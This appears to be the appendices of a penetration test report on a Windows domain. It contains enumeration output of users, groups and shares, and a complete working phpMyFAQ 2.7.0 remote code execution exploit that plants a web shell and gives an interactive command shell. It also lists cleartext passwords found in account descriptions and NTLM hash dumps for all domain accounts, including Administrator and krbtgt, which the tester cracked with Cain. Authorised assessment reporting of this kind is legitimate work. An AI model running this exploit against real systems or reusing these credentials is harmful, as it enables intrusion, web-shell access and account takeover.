Global Groups and Users	***Cloneable Domain Controllers*** ***DnsUpdateProxy*** ***Domain Admins*** - Administrator - D.Sandoval - E.Blake - E.Wood - J.Tate - L.Vasquez - M.Boyd - N.Wells - R.Baker - R.Holloway - S.Brock - S.Jennings - T.Simmons ***Domain Computers*** - CLIENT1$ - MSSQL1$ - MSSQL10$ - MSSQL2$ - MSSQL3$ - MSSQL4$ - MSSQL5$ - MSSQL6$ - MSSQL7$ - MSSQL8$ - MSSQL9$ - ap$ - calvin$ - cidr$ - classifieds$ - cust121$ - ec$ - gn$ - halflife$

- img0$
- in-addr$
- mac5$
- macintosh$
- maine$
- opsware$
- pc52$
- pc58$
- research$
- sh$
- southdakota$
- support$
- tc$
- vader$
- vpn2$
- yu$
- zw$

Domain Controllers
- SERVER1$
- SERVER2$

Domain Guests
- Guest -Disabled

Domain Users
- A.Benson
- A.Lucas
- A.Norris
- A.Pearson
- Administrator
- B.Blair
- B.Brown
- B.Fletcher
- B.Fox
- B.Stanley
- C.Horton
- C.Keller
- C.Lamb
- C.Mathis
- C.Munoz
- C.Romero
- C.Watkins
- C.Welch
- C.Willis
- D.Berry
- D.Doyle
- D.Dunn
- D.Ford
- D.Gross
- D.Sandoval
- E.Blake
- E.Elliott
- E.Fields
- E.Hoffman

	- E.Wood - F.Payne - F.Stokes - G.Adkins - G.Francis - G.Lambert - G.Turner - H.Alexander - H.Graham - H.Scott - J.Ballard - J.Farmer - J.Gonzales - J.Kelly - J.Mccormick - J.Norton - J.Patton - J.Poole - J.Rhodes - J.Stevenson - J.Tate - J.Wagner - J.Wilkerson - K.Castillo - K.Cohen - K.Mcgee - K.Patrick - K.Russell - L.Campbell - L.Mcguire - L.Nguyen - L.Sharp - L.Vasquez - M.Boyd - M.Bradley - M.Carson - M.Davidson - M.Day - M.Harrington - M.Johnston - M.Jordan - M.Murphy - M.Patterson - M.Phillips - N.Colon - N.Hogan - N.Norman - N.Wells - O.Parker - P.Cain - R.Baker - R.Beck - R.Bridges - R.Holloway - R.Moran

	- S.Brock - S.Daniels - S.Franklin - S.Glover - S.Hicks - S.Higgins - S.Jennings - T.Gibson - T.Maldonado - T.Reid - T.Simmons - T.Todd - V.Lawson - Y.Burton - krbtgt -Disabled - test ***Engineering*** - A.Benson - B.Fletcher - C.Romero - D.Ford - E.Hoffman - H.Alexander - L.Vasquez - M.Harrington - M.Johnston - M.Jordan - M.Phillips - N.Colon - N.Norman ***Enterprise Admins*** - Administrator ***Enterprise Key Admins*** ***Enterprise Read-only Domain Controllers*** ***Finance*** - B.Brown - C.Lamb - D.Sandoval - E.Blake - H.Graham - J.Poole - J.Rhodes - K.Cohen - M.Carson - R.Holloway ***Group Policy Creator Owners*** - Administrator ***Human Resources***

	- A.Lucas - A.Pearson - B.Stanley - C.Willis - D.Doyle - D.Gross - J.Farmer - J.Stevenson - K.Patrick - L.Nguyen - L.Sharp - M.Boyd - M.Bradley - M.Murphy - R.Baker - S.Higgins - V.Lawson ***Information Technology*** - C.Welch - E.Wood - F.Payne - F.Stokes - G.Turner - J.Ballard - J.Patton - K.Castillo - L.Campbell - M.Davidson - M.Day - M.Patterson - N.Hogan - R.Moran - S.Daniels - T.Reid - test ***Key Admins*** ***Legal*** - A.Norris - B.Blair - C.Horton - C.Munoz - C.Watkins - D.Dunn - G.Lambert - H.Scott - J.Gonzales - J.Mccormick - J.Tate - J.Wagner - L.Mcguire - N.Wells - O.Parker

	- P.Cain - R.Beck - R.Bridges - S.Brock - S.Franklin - S.Glover - S.Hicks - S.Jennings - T.Gibson - T.Maldonado ***Protected Users*** ***Read-only Domain Controllers*** ***Sales*** - B.Fox - C.Keller - C.Mathis - C.Romero - D.Berry - E.Elliott - E.Fields - G.Adkins - G.Francis - J.Kelly - J.Norton - J.Wilkerson - K.Mcgee - K.Russell - T.Simmons - T.Todd - Y.Burton ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ Fileshare1 Fileshare2 HR IPC$ NETLOGON Resources SYSVOL SYSVOL2

3.4.6.2 NBTEnum results of Server2-192.168.10.2

NBTEnum v3.3

192.168.10.2

Password checking is "OFF"
Running as user "192.168.10.2\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{BEBF432A-C023-48A2-92B4-1805A5BE1851} ***MAC Address:*** 00155D000413

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Access Control Assistance Operators*** ***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** - UADCWNET\J.Norton - UADCWNET\N.Colon ***Event Log Readers***

	Guests - UADCWNET\Domain Guests - UADCWNET\Guest -Disabled ***Hyper-V Administrators*** ***IIS_IUSRS*** - NT AUTHORITY\IUSR ***Incoming Forest Trust Builders*** ***Network Configuration Operators*** ***Performance Log Users*** ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***RDS Endpoint Servers*** ***RDS Management Servers*** ***RDS Remote Access Servers*** ***Remote Desktop Users*** ***Remote Management Users*** ***Replicator*** ***Server Operators*** ***Storage Replica Administrators*** ***Terminal Server License Servers*** ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADCWNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***Cloneable Domain Controllers***

	DnsUpdateProxy ***Domain Admins*** - Administrator - D.Sandoval - E.Blake - E.Wood - J.Tate - L.Vasquez - M.Boyd - N.Wells - R.Baker - R.Holloway - S.Brock - S.Jennings - T.Simmons ***Domain Computers*** - CLIENT1$ - MSSQL1$ - MSSQL10$ - MSSQL2$ - MSSQL3$ - MSSQL4$ - MSSQL5$ - MSSQL6$ - MSSQL7$ - MSSQL8$ - MSSQL9$ - ap$ - calvin$ - cidr$ - classifieds$ - cust121$ - ec$ - gn$ - halflife$ - img0$ - in-addr$ - mac5$ - macintosh$ - maine$ - opsware$ - pc52$ - pc58$ - research$ - sh$ - southdakota$ - support$ - tc$ - vader$ - vpn2$ - yu$ - zw$

	Domain Controllers - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users*** - A.Benson - A.Lucas - A.Norris - A.Pearson - Administrator - B.Blair - B.Brown - B.Fletcher - B.Fox - B.Stanley - C.Horton - C.Keller - C.Lamb - C.Mathis - C.Munoz - C.Romero - C.Watkins - C.Welch - C.Willis - D.Berry - D.Doyle - D.Dunn - D.Ford - D.Gross - D.Sandoval - E.Blake - E.Elliott - E.Fields - E.Hoffman - E.Wood - F.Payne - F.Stokes - G.Adkins - G.Francis - G.Lambert - G.Turner - H.Alexander - H.Graham - H.Scott - J.Ballard - J.Farmer - J.Gonzales - J.Kelly - J.Mccormick - J.Norton - J.Patton - J.Poole

	- J.Rhodes - J.Stevenson - J.Tate - J.Wagner - J.Wilkerson - K.Castillo - K.Cohen - K.Mcgee - K.Patrick - K.Russell - L.Campbell - L.Mcguire - L.Nguyen - L.Sharp - L.Vasquez - M.Boyd - M.Bradley - M.Carson - M.Davidson - M.Day - M.Harrington - M.Johnston - M.Jordan - M.Murphy - M.Patterson - M.Phillips - N.Colon - N.Hogan - N.Norman - N.Wells - O.Parker - P.Cain - R.Baker - R.Beck - R.Bridges - R.Holloway - R.Moran - S.Brock - S.Daniels - S.Franklin - S.Glover - S.Hicks - S.Higgins - S.Jennings - T.Gibson - T.Maldonado - T.Reid - T.Simmons - T.Todd - V.Lawson - Y.Burton - krbtgt -Disabled - test ***Engineering***

	- A.Benson - B.Fletcher - C.Romero - D.Ford - E.Hoffman - H.Alexander - L.Vasquez - M.Harrington - M.Johnston - M.Jordan - M.Phillips - N.Colon - N.Norman ***Enterprise Admins*** - Administrator ***Enterprise Key Admins*** ***Enterprise Read-only Domain Controllers*** ***Finance*** - B.Brown - C.Lamb - D.Sandoval - E.Blake - H.Graham - J.Poole - J.Rhodes - K.Cohen - M.Carson - R.Holloway ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - A.Lucas - A.Pearson - B.Stanley - C.Willis - D.Doyle - D.Gross - J.Farmer - J.Stevenson - K.Patrick - L.Nguyen - L.Sharp - M.Boyd - M.Bradley - M.Murphy - R.Baker - S.Higgins - V.Lawson

	Information Technology - C.Welch - E.Wood - F.Payne - F.Stokes - G.Turner - J.Ballard - J.Patton - K.Castillo - L.Campbell - M.Davidson - M.Day - M.Patterson - N.Hogan - R.Moran - S.Daniels - T.Reid - test ***Key Admins*** ***Legal*** - A.Norris - B.Blair - C.Horton - C.Munoz - C.Watkins - D.Dunn - G.Lambert - H.Scott - J.Gonzales - J.Mccormick - J.Tate - J.Wagner - L.Mcguire - N.Wells - O.Parker - P.Cain - R.Beck - R.Bridges - S.Brock - S.Franklin - S.Glover - S.Hicks - S.Jennings - T.Gibson - T.Maldonado ***Protected Users*** ***Read-only Domain Controllers*** ***Sales*** - B.Fox - C.Keller

	- C.Mathis - C.Romero - D.Berry - E.Elliott - E.Fields - G.Adkins - G.Francis - J.Kelly - J.Norton - J.Wilkerson - K.Mcgee - K.Russell - T.Simmons - T.Todd - Y.Burton ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ IPC$ NETLOGON SYSVOL

3.5 APPENDIX B

3.5.1 PHPMYFAQ 2.7.0 exploit

```
<?php

/*
    ---------------------------------------------------------------------------
    phpMyFAQ <= 2.7.0 (ajax_create_folder.php) Remote Code Execution Exploit
    ---------------------------------------------------------------------------

    author.............: Egidio Romano aka EgiX
    mail...............: n0b0d13s[at]gmail[dot]com
    software link.....: http://www.phpmyfaq.de/

    +-------------------------------------------------------------------------+
    | This proof of concept code was written for educational purpose only.    |
    | Use it at your own risk. Author will be not responsible for any damage. |
```

```
    +-------------------------------------------------------------------------+

    [-] Vulnerability overview:

    All versions of phpMyFAQ <= 2.6.18 and phpMyFAQ <= 2.7.0 are affected by the
    vulnerability that I reported to http://www.exploit-db.com/exploits/18075/
    Successful exploitation of this vulnerability requires authentication.

    [-] Disclosure timeline:

    [23/10/2011] - Vulnerability discovered
    [24/10/2011] - Issue reported to http://forum.phpmyfaq.de/viewtopic.php?t=13402
    [25/10/2011] - Fix released, more details at
http://www.phpmyfaq.de/advisory_2011-10-25.php
    [05/11/2011] - Public disclosure

*/

error_reporting(0);
set_time_limit(0);
ini_set("default_socket_timeout", 5);

function http_send($host, $packet)
{
    if (!($sock = fsockopen($host, 80)))
        die( "\n[-] No response from {$host}:80\n");

    fwrite($sock, $packet);
    return stream_get_contents($sock);
}

print "\n+-------------------------------------------------------+";
print "\n| phpMyFAQ <= 2.7.0 Remote Code Execution Exploit by EgiX |";
print "\n+-------------------------------------------------------+\n";

if ($argc < 5)
{
```

```
    print "\nUsage......: php $argv[0] <host> <path> <username> <password>\n";
    print "\nExample....: php $argv[0] localhost /";
    print "\nExample....: php $argv[0] localhost /phpmyfaq/\n";
    die();
}

$host = $argv[1];
$path = $argv[2];

$payload = "faqusername={$argv[3]}&faqpassword={$argv[4]}";
$packet  = "POST {$path}?action=login HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: pmf_auth=foo\r\n";
$packet .= "Content-Length: ".strlen($payload)."\r\n";
$packet .= "Content-Type: application/x-www-form-urlencoded\r\n";
$packet .= "Connection: close\r\n\r\n{$payload}";

if (!preg_match("/pmf_auth=([^;]*);/", http_send($host, $packet), $auth)) die("\n[-]
Login failed!\n");

$packet  = "GET {$path}admin/editor/plugins/ajaxfilemanager/ajax_login.php
HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: pmf_auth={$auth[1]}\r\n";
$packet .= "Connection: close\r\n\r\n";

http_send($host, $packet);

$payload = "foo=<?php
error_reporting(0);print(_code_);passthru(base64_decode(\$_SERVER[HTTP_CMD]));die;
?>";
$packet  = "POST {$path}admin/editor/plugins/ajaxfilemanager/ajax_create_folder.php
HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cookie: pmf_auth={$auth[1]}\r\n";
$packet .= "Content-Length: ".strlen($payload)."\r\n";
$packet .= "Content-Type: application/x-www-form-urlencoded\r\n";
$packet .= "Connection: close\r\n\r\n{$payload}";
```

```
http_send($host, $packet);


$packet  = "GET {$path}admin/editor/plugins/ajaxfilemanager/inc/data.php
HTTP/1.0\r\n";
$packet .= "Host: {$host}\r\n";
$packet .= "Cmd: %s\r\n";
$packet .= "Connection: close\r\n\r\n";


while(1)
{
    print "\nphpmyfaq-shell# ";
    if (($cmd = trim(fgets(STDIN))) == "exit") break;
    preg_match("/_code_(.*)/s", http_send($host, sprintf($packet,
base64_encode($cmd))), $m) ?
    print $m[1] : die("\n[-] Exploit failed!\n");
}


?>
```

3.5.2 Tester enumeration notes

Administrators

- Administrator
- D.Sandoval
- E.Blake
- E.Wood
- J.Tate
- L.Vasquez
- M.Boyd
- N.Wells
- R.Baker
- R.Holloway
- S.Brock
- S.Jennings
- T.Simmons

Groups

- Engineering
- Finance
- Human Resources
- Information Technology
- Legal
- Sales

Account Lockout Threshold
0 Attempts
Shares
As well as the standard - ADMIN$, C$, IPC$, NETLOGON and SYSVOL, there are also shares named:

- Fileshare1
- Fileshare2
- HR
- Resources

Domain Sid
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611

Account descriptions
Only most interesting:
index: 0x8b3c RID: 0x8b3c acb: 0x00000210 Account: L.Nguyen Name: Lamar Nguyen Desc: pass:tenterhooks61
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman Name: Evelyn Hoffman Desc: pass:oBOrWKTN7h

Password policies
This can be useful later on.

[+] Password Info for Domain: UADCWNET
[+] Minimum password length: None
[+] Password history length: None
[+] Maximum password age: 136 days 23 hours 58 minutes
[+] Password Complexity Flags: 010000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 1
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter:
[+] Locked Account Duration:
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

Server 1 vulnerable to https://www.exploit-db.com/exploits/18084
Server 2 vulnerability unknown

3.5.3 Dumped hashes

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:741a81df34eedb062b36c44a49bdca18:::

J.Tate:27101:aad3b435b51404eeaad3b435b51404ee:837c84468f8017b3a35e327ce0202597:::
M.Johnston:27102:aad3b435b51404eeaad3b435b51404ee:1289b7b2efe2b3e03412466314572946:::
M.Bradley:27103:aad3b435b51404eeaad3b435b51404ee:7b547de5378a99a6aad4ccc1be558440:::
M.Day:27104:aad3b435b51404eeaad3b435b51404ee:2197dcbfbf97b07a5bbf860fc1795cee:::
J.Mccormick:27105:aad3b435b51404eeaad3b435b51404ee:ea11781e4844ac98290e44d14b86c62f:::
S.Glover:27106:aad3b435b51404eeaad3b435b51404ee:78a65de82bf88d6badd8b65d25c4a455:::
K.Patrick:27107:aad3b435b51404eeaad3b435b51404ee:1b8f094544191757435cbf13ea6f8122:::
R.Bridges:27108:aad3b435b51404eeaad3b435b51404ee:6a25311b5254969d5f86503e23385e54:::
E.Hoffman:27109:aad3b435b51404eeaad3b435b51404ee:64971bb22a0a67d753540db9f41a220f:::
T.Reid:27110:aad3b435b51404eeaad3b435b51404ee:47d0747d906b3702988dedc6dcb4586a:::
B.Stanley:27111:aad3b435b51404eeaad3b435b51404ee:91b5833dcdfe591df1b94f04259b6b57:::
J.Kelly:27112:aad3b435b51404eeaad3b435b51404ee:da631a4b29c99dbb3bf80c13e383a4d6:::
C.Lamb:27113:aad3b435b51404eeaad3b435b51404ee:9ec608b251c6e328f80bbb753c468eac:::
C.Keller:27114:aad3b435b51404eeaad3b435b51404ee:aa2c25593f9d78371ac281bc3d0dff0b:::
N.Colon:27601:aad3b435b51404eeaad3b435b51404ee:30f4e47da897170bb3fe87e0a8d558d0:::
J.Ballard:27602:aad3b435b51404eeaad3b435b51404ee:f34eb2668b5ecd49deb6c07f9f6e05ae:::
C.Mathis:27603:aad3b435b51404eeaad3b435b51404ee:1603b5d12a800f7d8a8fadee62cf92ba:::
S.Higgins:27604:aad3b435b51404eeaad3b435b51404ee:9350bd4fdd70c6ef15bdbd7ccced6798:::
T.Maldonado:27605:aad3b435b51404eeaad3b435b51404ee:3e5cf86de9803b81ff301facd5ef352c:::
A.Lucas:27606:aad3b435b51404eeaad3b435b51404ee:8241a80b3f93bad2f223d7892b248468:::
E.Wood:27607:aad3b435b51404eeaad3b435b51404ee:21927c37b61e2cf6533c2796bad4906a:::
C.Munoz:27608:aad3b435b51404eeaad3b435b51404ee:3c4d1baf9bf5eae2a1221893329a3fab:::
E.Elliott:27609:aad3b435b51404eeaad3b435b51404ee:13b429ae4ecccbb1d8bdf2662564a19b:::
O.Parker:27610:aad3b435b51404eeaad3b435b51404ee:7514f4a16511b4ce99866ab68d73a149:::
B.Fletcher:27611:aad3b435b51404eeaad3b435b51404ee:ed53a44bae0af4236e5c6a7eb8be35da:::
R.Moran:27612:aad3b435b51404eeaad3b435b51404ee:4f16c127da1f52a90a170ce48f363b2e:::
H.Alexander:27613:aad3b435b51404eeaad3b435b51404ee:a1b697e6b0cb7d40cf2a5c6a332855d6:::
F.Payne:27614:aad3b435b51404eeaad3b435b51404ee:5f675d58da7d97b9e7e057505d59d71e:::
L.Vasquez:27615:aad3b435b51404eeaad3b435b51404ee:bfd6c34f7c6e1d4a83e5936abe3b9520:::
M.Harrington:27616:aad3b435b51404eeaad3b435b51404ee:7609a219360da050e7578d568b3ff6ec:::
J.Patton:27617:aad3b435b51404eeaad3b435b51404ee:1ae931f85d4f76e448808ecaa2316901:::
D.Dunn:27618:aad3b435b51404eeaad3b435b51404ee:f66a711bcc94a5660daa913e1a59334c:::
B.Fox:27619:aad3b435b51404eeaad3b435b51404ee:234dae7c912869a7af35b41c88b263ff:::
M.Jordan:27620:aad3b435b51404eeaad3b435b51404ee:0723b3db3a2589f2da5c9506362711e1:::
M.Carson:27621:aad3b435b51404eeaad3b435b51404ee:c0e98f3c17b69ec963cf291b14c18386:::
T.Simmons:27622:aad3b435b51404eeaad3b435b51404ee:78a65de82bf88d6badd8b65d25c4a455:::
D.Gross:27623:aad3b435b51404eeaad3b435b51404ee:8ec85b792b4602601fd6200bc4a1e21b:::
C.Romero:27624:aad3b435b51404eeaad3b435b51404ee:bfc796f563fcd56aa472ee8e93311890:::
S.Brock:27625:aad3b435b51404eeaad3b435b51404ee:3f20e243fb1b8e2b7fecbabcd98a5aad:::
L.Sharp:27626:aad3b435b51404eeaad3b435b51404ee:9656c417d3ff3aa3742209ea4c9fd46c:::
G.Lambert:27627:aad3b435b51404eeaad3b435b51404ee:b2f27ae7d5f449c70468e933d58db932:::
C.Willis:27628:aad3b435b51404eeaad3b435b51404ee:329b732aa252bd2684fe004a3b4765f5:::
G.Turner:27629:aad3b435b51404eeaad3b435b51404ee:66ac6f4e3d3a7887e6c4307e24837f49:::
L.Campbell:27630:aad3b435b51404eeaad3b435b51404ee:c819ea386a9c973047afb9b27b78ba86:::

S.Jennings:27631:aad3b435b51404eeaad3b435b51404ee:a0cc8db75aebec539cf4de3b5fafe51b:::
T.Todd:27632:aad3b435b51404eeaad3b435b51404ee:0c8fb6cc4ae12c74435d870d028f16c1:::
J.Poole:27633:aad3b435b51404eeaad3b435b51404ee:f13c86afe974bf0cf506a673c05d6286:::
B.Blair:27634:aad3b435b51404eeaad3b435b51404ee:ac8a5244c76ab50203f22b65c05005c1:::
C.Horton:27635:aad3b435b51404eeaad3b435b51404ee:32ab6569cff27840b7bae862a9e3bf0b:::
A.Norris:27636:aad3b435b51404eeaad3b435b51404ee:7dc504a89310b73b22f2e82a9bf5a445:::
test:27637:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
R.Beck:35601:aad3b435b51404eeaad3b435b51404ee:bb0ebc0ecd01a89cea70aa16f073d9d3:::
H.Graham:35602:aad3b435b51404eeaad3b435b51404ee:31330fd86c3d22c6c0a393f3357c59f0:::
J.Norton:35603:aad3b435b51404eeaad3b435b51404ee:1c438482cee868818d863fdcd3896507:::
N.Wells:35604:aad3b435b51404eeaad3b435b51404ee:6f06925eaa216e78c35c9d55e0585003:::
M.Phillips:35605:aad3b435b51404eeaad3b435b51404ee:5cb8510bbd5bc0219658ad2eb8d9f475:::
C.Watkins:35606:aad3b435b51404eeaad3b435b51404ee:68f11b58417dde4a4001b9b551f16c24:::
S.Franklin:35607:aad3b435b51404eeaad3b435b51404ee:3cd3738350c27382099f0471a305e170:::
M.Davidson:35608:aad3b435b51404eeaad3b435b51404ee:8c6b4ac95faa5924a8a29ddce7c422f1:::
D.Berry:35609:aad3b435b51404eeaad3b435b51404ee:fda13f0e9654909d31248615c77f9d1f:::
B.Brown:35610:aad3b435b51404eeaad3b435b51404ee:5ddc33822ee5e8d052af5e7f5d60187f:::
H.Scott:35611:aad3b435b51404eeaad3b435b51404ee:9b47b8d651c12383ee39154fd88dcdb7:::
J.Stevenson:35612:aad3b435b51404eeaad3b435b51404ee:83e7ec4baee9640d81576c82f17fe5b3:::
Y.Burton:35613:aad3b435b51404eeaad3b435b51404ee:a5c0456ca6e54fc5f08672484e88c6ad:::
P.Cain:35614:aad3b435b51404eeaad3b435b51404ee:207b030e41b0dc02ab7716c32a02ac0c:::
G.Adkins:35615:aad3b435b51404eeaad3b435b51404ee:69764fa97953099fcb9fdfdac1d259f0:::
T.Gibson:35616:aad3b435b51404eeaad3b435b51404ee:f05f72fc736f92f2aa55fce741360b75:::
S.Hicks:35617:aad3b435b51404eeaad3b435b51404ee:87a286c74a203c49453f219b317501d3:::
K.Mcgee:35618:aad3b435b51404eeaad3b435b51404ee:22c6a137405e9d2bb400d457cdd864b0:::
E.Fields:35619:aad3b435b51404eeaad3b435b51404ee:0ae16a5da8645a0134f13e2d43eb7e28:::
R.Baker:35620:aad3b435b51404eeaad3b435b51404ee:4078f8ea35b113123e41cc006a9f79c3:::
J.Wagner:35621:aad3b435b51404eeaad3b435b51404ee:2ed553ba5dcd36d03a020c827379460f:::
G.Francis:35622:aad3b435b51404eeaad3b435b51404ee:4078f8ea35b113123e41cc006a9f79c3:::
A.Pearson:35623:aad3b435b51404eeaad3b435b51404ee:0f973c1ad407541ab427305a40a7faf8:::
L.Mcguire:35624:aad3b435b51404eeaad3b435b51404ee:de84eb27cc924edd94a8e234276e4e5d:::
D.Doyle:35625:aad3b435b51404eeaad3b435b51404ee:edd545b1cf4de43eeb13ce1c423e6ad6:::
D.Sandoval:35626:aad3b435b51404eeaad3b435b51404ee:a8d414a856ed939b54155674de3e1587:::
S.Daniels:35627:aad3b435b51404eeaad3b435b51404ee:5f2fef39a2e3e2f1fc081190ead57374:::
M.Boyd:35628:aad3b435b51404eeaad3b435b51404ee:adebc423737a9c304b423a8e3678d06b:::
F.Stokes:35629:aad3b435b51404eeaad3b435b51404ee:4bb9c2e428c184bcf0619181b18de4e8:::
J.Gonzales:35630:aad3b435b51404eeaad3b435b51404ee:2454892dc990a4455fcb67164957d80a:::
D.Ford:35631:aad3b435b51404eeaad3b435b51404ee:662ac76dfac0382a9e176133796e42e6:::
J.Farmer:35632:aad3b435b51404eeaad3b435b51404ee:bccc528548e21d3bcc12decbe5e7a879:::
E.Blake:35633:aad3b435b51404eeaad3b435b51404ee:80aa01f6d938ca92e521f3d0eb909119:::
V.Lawson:35634:aad3b435b51404eeaad3b435b51404ee:5cf17d6df5a61c3d17bb3abd4535b94f:::
K.Russell:35635:aad3b435b51404eeaad3b435b51404ee:f14c71642f98a380991cc7d471834cd2:::
C.Welch:35636:aad3b435b51404eeaad3b435b51404ee:e77c1401f417ef05e10ba4df1d217ab3:::
J.Wilkerson:35637:aad3b435b51404eeaad3b435b51404ee:e5765ddc3eb8cf26a0cab64dd141a3a2:::

M.Patterson:35638:aad3b435b51404eeaad3b435b51404ee:db949aa0b39ab8b380ec693062999ce7:::
J.Rhodes:35639:aad3b435b51404eeaad3b435b51404ee:51c4c7eecb231965ded741a7fb3136bd:::
N.Norman:35640:aad3b435b51404eeaad3b435b51404ee:170e6f787f3f20dc07dfa0a1d37786bf:::
K.Castillo:35641:aad3b435b51404eeaad3b435b51404ee:66cb23714e1b9f6fbbcffc2a368d976d:::
A.Benson:35642:aad3b435b51404eeaad3b435b51404ee:16a2231804973ce7e20f040c321c753d:::
N.Hogan:35643:aad3b435b51404eeaad3b435b51404ee:2f80cfc4bffcb68a65f7f9bf71445e15:::
L.Nguyen:35644:aad3b435b51404eeaad3b435b51404ee:925bd2872d46dd8fb9bcc81b342b1b72:::
M.Murphy:35645:aad3b435b51404eeaad3b435b51404ee:bc79f0ee0642672a72dd9669695b2756:::
R.Holloway:35646:aad3b435b51404eeaad3b435b51404ee:25ee9af0474d217b7d4dbee16a897fbb:::
K.Cohen:35647:aad3b435b51404eeaad3b435b51404ee:cf70678e940a133de58dd6d52e403bbd:::

APPENDIX C

3.5.4 Images of using Cain to crack hashes




Figure C-1, Tester importing hashes into cain

